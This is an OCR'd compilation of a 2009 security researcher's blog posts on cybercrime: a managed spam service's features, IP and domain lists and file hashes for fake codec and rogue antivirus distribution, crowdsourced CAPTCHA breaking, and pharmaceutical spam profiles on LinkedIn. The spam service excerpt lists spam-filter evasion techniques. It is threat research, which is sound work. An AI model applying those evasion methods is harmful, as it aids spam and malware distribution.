2. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

3. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

9. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

10. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

12. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

13. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

14. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html



Summarizing Zero Day's Posts for January (2009-02-05 21:15)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for January. You can also go through previous summaries for [2]December, [3]November, [4]October, [5]September, [6]August and [7]July, as well as subscribe to my [8]personal RSS feed or [9]Zero Day's main feed.

Notable articles for January include [10]Microsoft study debunks phishing profitability; [11]Legal concerns stop researchers from disrupting the Storm Worm botnet and [12]Google Video search results poisoned to serve malware.

01. *[13]Thousands of Israeli web sites under attack*

02. *[14]Bogus LinkedIn profiles serving malware*

03. *[15]Microsoft study debunks phishing profitability*

04. *[16]Paris Hilton's official web site serving malware*

05. *[17]Malware author greets Microsoft's Windows Defender team*

06. *[18]3.5m hosts affected by the Conficker worm globally*

07. *[19]GoDaddy hit by a DDoS attack*

08. *[20]Legal concerns stop researchers from disrupting the Storm Worm botnet*

935

09. *[21]Malware-infected WinRAR distributed through Google AdWords*

10. *[22]New mobile malware silently transfers account credit*

11. *[23]GPU-Accelerated Wi-Fi password cracking goes mainstream*

12. *[24]Google Video search results poisoned to serve malware*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

5. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

7. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

8. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

9. http://feeds.feedburner.com/zdnet/security

10. http://blogs.zdnet.com/security/?p=2366

11. http://blogs.zdnet.com/security/?p=2396

12. http://blogs.zdnet.com/security/?p=2433

13. http://blogs.zdnet.com/security/?p=2355

14. http://blogs.zdnet.com/security/?p=2358

15. http://blogs.zdnet.com/security/?p=2366

16. http://blogs.zdnet.com/security/?p=2383

17. http://blogs.zdnet.com/security/?p=2385

18. http://blogs.zdnet.com/security/?p=2388

19. http://blogs.zdnet.com/security/?p=2391

20. http://blogs.zdnet.com/security/?p=2396

21. http://blogs.zdnet.com/security/?p=2405

22. http://blogs.zdnet.com/security/?p=2415

23. http://blogs.zdnet.com/security/?p=2419

24. http://blogs.zdnet.com/security/?p=2433

936



Quality Assurance in a Managed Spamming Service (2009-02-11 16:50)

Following [1]previous coverage of the [2]managed spam services offered by [3]the Set-X mail system and a [4]copycat variant of it, a newly introduced managed spam service is emphasizing on quality assurance through the use of a ***Google Search Appliance*** *for storing of the harvested email databases and the spam templates.*

Here's an automatic translation of some of the key features offered by the system, currently having a price tag of $1,200 per month:

" A summary of the main possibilities of the system

*- Innovative technology deliver a unique e-mail system designed specifically for ******** to maximize serve up e-mails with a low rate of rejection-Kernel Multi-organization system provides extremely high speed while the low-platform-Provide complete sender's anonymity at the maximum system performance in terms multi-technology operating system bypass content filters using the built-in special tags:*

+ Configurable generation of random strings

+ Change the case of letters randomly in a block

+ random permutation of symbols in the block

+ Inserting a random character in an arbitrary place in the block

+ Replacing the same style of letters Latin alphabet for the Russian block

+ Duplicating a random character in the block

+ Paste into the body of a random letter strings from a file

+ Managed morfirovanie image files in the format GIF-Correct emulation header sent letters Simultaneous connection of several bases e-mail addresses of those letter-substitution is performed from file-substitution e-mail addresses for the fields From and Reply-To is performed from a file-format of outgoing messages TEXT and HTML

+Ability to send emails from attachments

+Correct work with images in HTML messages possible as a direct method and with copies of CC , BCC-record-keeping system, results of the system is stored in files good, bad and

unlucky for each connection of e-mail addresses, respectively

+The system is convenient and intuitive graphical user interface

937



System management

The system is operated under the interface to "Control Panel". The first is of them is multifunctional and serves to start the process of sending (the state of the "Run"), pause (the state of "pause") and confirm the end of the (state

"Report") . The second button ("Stop") serves to interrupt the process otpravki. Data section also contains the following information fields:

- executes an action in this field is carried out to date, the system-progress indicator graphic indication of progress the task, Completed Display task progress percentage

- Successful delivery of letters to the number of addresses that had been carried out successfully, failure of the number of addresses that failed to deliver a letter-number bad non-existent addresses, duration of the actual time of the task-

status displays the status of the kernel system kernel kernel memory Displays memory core systems"

The ongoing arms race between the security industry and cybercriminals, is inevitably driving innovation at both sides of the front. However, based on the scalability of these managed spam services, it's only a matter of time for the vendors to embrace simple penetration pricing strategies that would allow even the most price-conscious cybercriminals, or novice cybercriminals in general to take advantage of this standardized spamming approach. The disturbing part is that the innovation introduced on behalf of the spam vendors in terms of bypassing spam filters, seems to be introduced not on the basis of lower delivery rates, but due to the internal competition in the cybercrime ecosystem.

For instance, new market entrants in the face of botnet masters attempting to monetize their botnets by of-

fering the usual portfolio of cybercrime services, often undercut the offerings of the sophisticated managed spam vendors. And so the vendors innovate with capabilities that the new market entrants cannot match, in order to not only preserve their current customers, but also, acquire new ones. Managed spam services as a business model is entirely driven by long term "bulk orders", compared to earning revenues on a volume basis by empowering low profile spammers with sophisticated delivery mechanisms.

In the long term, just like every other segment within the cybercrime ecosystem, vertical integration and consolidation will continue taking place, and thankfully we'll have a situation where the spam vendors would be sacrificing OPSEC (operational security) on their way to scale their business model and acquire more customers.


1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

3. http://blogs.zdnet.com/security/?p=1899

4. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

938



Fake Codec Serving Domains from Digg.com's Comment Spam Attack (2009-02-11 18:55)

The [1]following assessment details all the redirectors, fake codec serving domains, as well as related fake security software domains used in the [2]Digg.com' comment spam attack.

939

IP Address	Original Name
217.16.27.43	golden-portal.us
217.16.27.43	tubedirects.net
213.155.3.152	last-porno-news.com
213.155.3.152	shocking-stars.net
213.155.3.152	last-sex-news.com
213.155.3.152	cinemacafe.tv
213.155.3.152	fresh-video-news.com
213.155.3.152	video-trailers.net
208.43.92.68	vidstream.cn
208.43.92.68	svtube.cn
208.43.67.92	funkytube.net
195.245.119.150	new-videos.info
195.245.119.150	watch-video.cn
195.245.119.150	watchepisodes.cn
195.245.119.150	bestlive-tv.cn
78.109.20.50	broken-tv.com
78.109.20.50	divgg.com
78.109.20.50	video-sensation.com
78.109.20.50	onlyhotvideos.com
78.109.20.50	usatvshows.us
75.126.154.249	celebnudestars.net
64.27.5.163	worldnews-video.com
64.27.5.163	youtube-top-video.com
	exclusive-videos.net

The complete list of the domain redirectors used in the comment spam attack:

worldnews-video .com - *459,000 bogus comments*

youtube-top-video .com - *98,000 bogus comments*

new-videos .info *- 92,500 bogus comments*

film-man .com *- 50,700 bogus comments*

last-sex-news .com - *26, 000 bogus comments*

video-news .cn *- 25, 500 bogus comments*

last-porno-news .com *- 21,500 bogus comments*

fresh-video-news .com - *10,900 bogus comments*

broken-tv .com - *10,000 bogus comments*

video-trailers .net - *8,370 bogus comments*

exclusive-videos .net - *7860 bogus comments*

funkytube .net *- 6,170 bogus comments*

shocking-stars .net *- 2,600 bogus comments*

cinemacafe .tv - *1560 bogus comments*

watch-video .cn - *3000 bogus comments*

vidstream .cn *- 397 bogus comments*

divgg .com - *174 bogus comments*

golden-portal .us - *3040 bogus comments*

tubedirects .net *- 290 bogus comments*

funkytube .net - *6,480 bogus comments*

watchepisodes .cn - *331 bogus comments*

IP Address	Original Name
217.16.27.43	golden-portal.us
217.16.27.43	tubedirects.net
217.16.27.43	tubedirects.net
213.155.3.152	shocking-stars.net
213.155.3.152	cinemacafe.tv
213.155.3.152	shocking-stars.net
208.43.92.68	vidstream.cn
208.43.92.68	svtube.cn
208.43.92.68	vidstream.cn
208.43.67.92	funkytube.net
208.43.67.92	funkytube.net
195.245.119.150	watch-video.cn
195.245.119.150	watchepisodes.cn
195.245.119.150	bestlive-tv.cn
195.245.119.150	yuotnbe.com
195.245.119.150	omeia.info
195.245.119.150	video.stumbulepon.com
79.135.163.26	sex-tapes-celebs.com
78.109.20.50	divgg.com
78.109.20.50	video-sensation.com
78.109.20.50	onlyhotvideos.com
78.109.20.50	usatvshows.us
78.109.20.50	divgg.com
78.109.20.50	sowonder.net
78.109.20.50	video-sensation.com
75.126.154.249	celebnudestars.net

video-sensation .com *- 1,500 bogus comments*

bestlive-tv .cn - *216 bogus comments*

svtube .cn - *222 bogus comments*

onlyhotvideos .com - *413 bogus comments*

celebnudestars .net - *326 bogus comments*

usatvshows .us - *41 bogus comments*

vidstream .cn *- 398 bogus comments*

divgg .com *- 171 bogus comments*

tubedirects .net *- 285 bogus comments*

yuotnbe .com *- 370 bogus comments*

omeia .info *- 769 bogus comments*

video.stumbulepon .com *- 669 bogus comments*

shocking-stars .net *- 2,650 bogus comments*

sowonder .net *- 3000 bogus comments*

sex-tapes-celebs .com *- 2,210 bogus comments*

video-sensation .com *- 1,690 bogus comments*

941

IP Address	Original Name
216.240.143.7	tube-xxx-tv2009.com
94.247.2.183	vivaextra.com
94.247.2.183	demoextra.com
94.247.2.183	ultra-extra.com
93.190.140.56	uporntube-07.com
93.190.140.56	tubeporn08.com
93.190.140.56	uporn-tube.com
93.190.140.56	uporntube2009.com
93.190.140.56	porn-tube09.com
93.190.140.56	tubeporn09.com
93.190.140.56	xxxporn-tube.com
93.190.140.56	porntubenew.com
91.211.64.131	onlinestreamsofware.com

Currently active download locations for the fake codecs, and the rogue security software:

vivaextra .com

tube-xxx-tv2009 .com

onlinestreamsofware .com

demoextra .com

best-tube-2008 .net

tubeportalsoftware2008 .com

tubesoftwareviewer2008 .com

exefilesdownload2009 .com

tubesoftwareviewer2009 .com

uporntube-07 .com

tubeporn08 .com

uporn-tube .com

uporntube2009 .com

porn-tube09 .com

tubeporn09 .com

xxxporn-tube .com

porntubenew .com

ultra-extra .com

xp-police .com

xp-police-av .com

xp-police-2009 .com

antiviralscanner14 .com

Detection rates for the codecs/rogue security software:

[3]viewtubesoftware.40020.exe

Result: 8/39 (20.51 %)

File size: 71680 bytes

MD5...: ef26250b946a63112659c94eed016e0d

SHA1..: 902fd30cd4a7465c9f5271971604d273ed74a60c

[4]viewtubesoftware.400201.exe

Result: 7/39 (17.95 %)

File size: 62464 bytes

MD5...: 1d4c3a6d2cc8c645652f7090636e5a4b

SHA1..: ccc1994a521d9e8a053a345b9d9cc28a63415845

942

[5]Install.exe

Result: 5/39 (12.82 %)

File size: 77830 bytes

MD5...: 64557f21c50b6c063cc96ba661bcd27c

SHA1..: 5a765a92de07af756c96c83139be8ddace117ef1

[6]install1.exe

Result: 4/39 (10.26 %)

File size: 73222 bytes

MD5...: 890bf32b34b7abab7aa7ea049215c429

SHA1..: 8c311a8b6096914f758bcaf82aca465bcc885110

The first comments including links to these domains have been posted at Digg.com on January, 2008 - over an year ago.

1. http://pandalabs.pandasecurity.com/archive/Have-you-ever-heard-the-term-_2200_Rickrolling_22003F00_-Malware-distributors-have_2E002E002E00_.aspx

2. http://blogs.zdnet.com/security/?p=2544


3. http://www.virustotal.com/analisis/35a4eb801b1ea42b9260d268e6e7d85a

4. http://www.virustotal.com/analisis/3662a950f3e285f7bd83da6de4c7b256

5. http://www.virustotal.com/analisis/2f3ed92d5983b635e71d99700d6a42af

6. http://www.virustotal.com/analisis/d2ee81166ee0cc9422285f47ddf76421

943



Community-driven Revenue Sharing Scheme for CAPTCHA Breaking (2009-02-17 14:33)

What follows when a system that was originally created to be recognizable by humans only, gets undermined by low-waged humans or grassroots movements? Irony, with no chance of reincarnation. [1]CAPTCHA is dead, humans killed it, not bots.

A new market entrant into the [2]CAPTCHA-breaking economy, is proposing a novel approach that is not only


going to result in a more efficient human-based CAPTCHA solving on a large scale, but is also going to generate additional revenues for webmasters and their site's

community members. The concept is fairly simple, since it's mimicking [3]reCAPTCHA's core idea.

However, instead of digitizing books, the CAPTCHA entry field that any webmaster of an underground commu-

nity, or a general site in particular that would like to syndicate CAPTCHAs from Web 2.0 web properties is free to do so on a revenue-sharing, or plain simple voluntary basis.

944



Consider for a moment the implications if such a project of they manage to execute it successfully. Starting from community-driven CAPTCHA breaking of Web 2.0 sites on basic forum registration fields using MySpace.com's

CAPTCHA for authenticating new/old users, the plain simple automatic rotation for idle community users, to the enforcement of CAPTCHA authentication for each and every new forum post/reply.

What happens with the successfully recognized CAPTCHAs? As usual, hundreds of thousands of bogus profiles

will get automatically registered for the purpose of spam and malware spreading, or reselling purposes. The development of this service – if any – will be monitored and updates posted if it goes mainstream.

Related posts:

[4]The Unbreakable CAPTCHA

[5]Spammers attacking Microsoft's CAPTCHA – again

[6]Spam coming from free email providers increasing

[7]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[8]Microsoft's CAPTCHA successfully broken

[9]Vladuz's Ebay CAPTCHA Populator

[10]Spammers and Phishers Breaking CAPTCHAs

[11]DIY CAPTCHA Breaking Service

[12]Which CAPTCHA Do You Want to Decode Today?

1. *http://blogs.zdnet.com/security/?p=1835*

2. *http://blogs.zdnet.com/security/?p=1835*

3. http://recaptcha.net/learnmore.html

945

4. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

5. http://blogs.zdnet.com/security/?p=1986

6. http://blogs.zdnet.com/security/?p=1514

7. http://blogs.zdnet.com/security/?p=1418

8. http://blogs.zdnet.com/security/?p=1232


9. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

10. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

11. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

12. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

946



Pharmaceutical Spammers Targeting LinkedIn (2009-02-18 18:22)

Following January's [1]malware campaign relying on bogus LinkedIn profiles, this time it's pharmaceutical spammers'

turn to target the [2]business-oriented social networking site.

From a spammers/blackhat SEO-er's perspective, this is done for the purpose of increasing the page rank of

their pharmaceutical domains based on the number of links coming from LinkedIn. The campaigns are monetized through the usual [3]affiliate based pharmaceutical networks.

The following is a complete list of the currently active bogus domains, all part of identical campaigns:

linkedin .com/in/buyviagra45

linkedin .com/in/phenterminetrueway

linkedin .com/in/OnlineBuyProzac

linkedin .com/in/CheapBuyGabapentin

linkedin .com/in/BuyCheapTramadol

linkedin .com/in/cheaptramadol

linkedin .com/in/buybactrimonline

linkedin .com/in/OnlineBuyAugmentin

947

linkedin .com/in/OnlineBuyMetformin

linkedin .com/in/OnlineBuyBiaxin

linkedin .com/in/CheapBuyNorvasc

linkedin .com/in/OrderBuyCelebrex

linkedin .com/in/OnlineBuyLipitor

linkedin .com/in/BuyCheapOxycontin

linkedin .com/in/OnlineBuyHydrocodone

linkedin .com/in/OrderBuyPercocet

linkedin .com/in/OnlineBuyFioricet

linkedin .com/in/OrderBuyKlonopin

linkedin .com/in/OnlineBuyDiazepam

linkedin .com/in/OnlineBuyXanax

linkedin .com/in/CheapBuyOxycodone

linkedin .com/in/OnlineBuyClonazepam

linkedin .com/in/OnlineBuyEffexor

linkedin .com/in/OnlineBuyAmbien

linkedin .com/in/OnlineBuyAtivan

linkedin .com/in/OnlineBuyVicodin

linkedin .com/in/OnlineBuyNexium

linkedin .com/in/OrderBuyCipro

linkedin .com/in/OnlineBuyLorazepam

linkedin .com/in/propecia

linkedin .com/in/OnlineBuyAllegra

linkedin .com/in/CheapBuyMeridia

linkedin .com/in/OnlineBuyZithromax

linkedin .com/in/OnlineBuyCelexa

linkedin .com/in/clomid

linkedin .com/in/clonazepam

linkedin .com/in/BuyCheapNeurontin

linkedin .com/in/cheapfioricet

linkedin .com/in/OnlineBuyClomid

linkedin .com/in/OnlineBuyIbuprofen

linkedin .com/in/OnlineBuyZoloft

linkedin .com/in/OnlineBuyToprol

linkedin .com/in/OnlineBuyAleve

linkedin .com/in/OnlineBuyAleve

linkedin .com/in/OnlineBuyVioxx

linkedin .com/in/OnlineBuyWellbutrin

linkedin .com/in/OnlineBuyAmoxicillin

linkedin .com/in/OnlineBuySuboxone

linkedin .com/in/OnlineBuyOxycodone

linkedin .com/in/OnlineBuyLisinopril

linkedin .com/in/OrderBuyPrevacid

linkedin .com/in/OnlineBuyLevaquin

linkedin .com/in/OnlineBuyUltram

linkedin .com/in/OnlineBuyAlprazolam

linkedin .com/in/OnlineBuyLamictal

linkedin .com/in/OnlineBuyNaproxen

linkedin .com/in/OnlineBuyZyprexa

linkedin .com/in/OnlineBuyCoumadin

948



linkedin .com/in/OnlineBuyValium

linkedin .com/in/OnlineBuyLithium

linkedin .com/in/OnlineBuySynthroid

linkedin .com/in/OnlineBuyHerceptin

linkedin .com/in/OnlineBuyAvandia

linkedin .com/in/OnlineBuyTramadol

linkedin .com/in/OnlineBuyCymbalta

linkedin .com/in/OnlineBuyDoxycycline

linkedin .com/in/OnlineBuyProtonix

linkedin .com/in/OnlineBuyTestosterone

linkedin .com/in/OnlineBuyTopamax

linkedin .com/in/OnlineBuyBenadryl

linkedin .com/in/OnlineBuyBactrim

linkedin .com/in/OnlineBuyMethadone

linkedin .com/in/OnlineBuyAtenolol

949

linkedin .com/in/OnlineBuyConcerta

linkedin .com/in/OnlineBuyCrestor

linkedin .com/in/OnlineBuyTrazodone

linkedin .com/in/OnlineBuyVytorin

linkedin .com/in/OnlineBuyMelatonin

linkedin .com/in/OnlineBuyCephalexin

linkedin .com/in/OnlineBuyThyroid

linkedin .com/in/OnlineBuyChantix

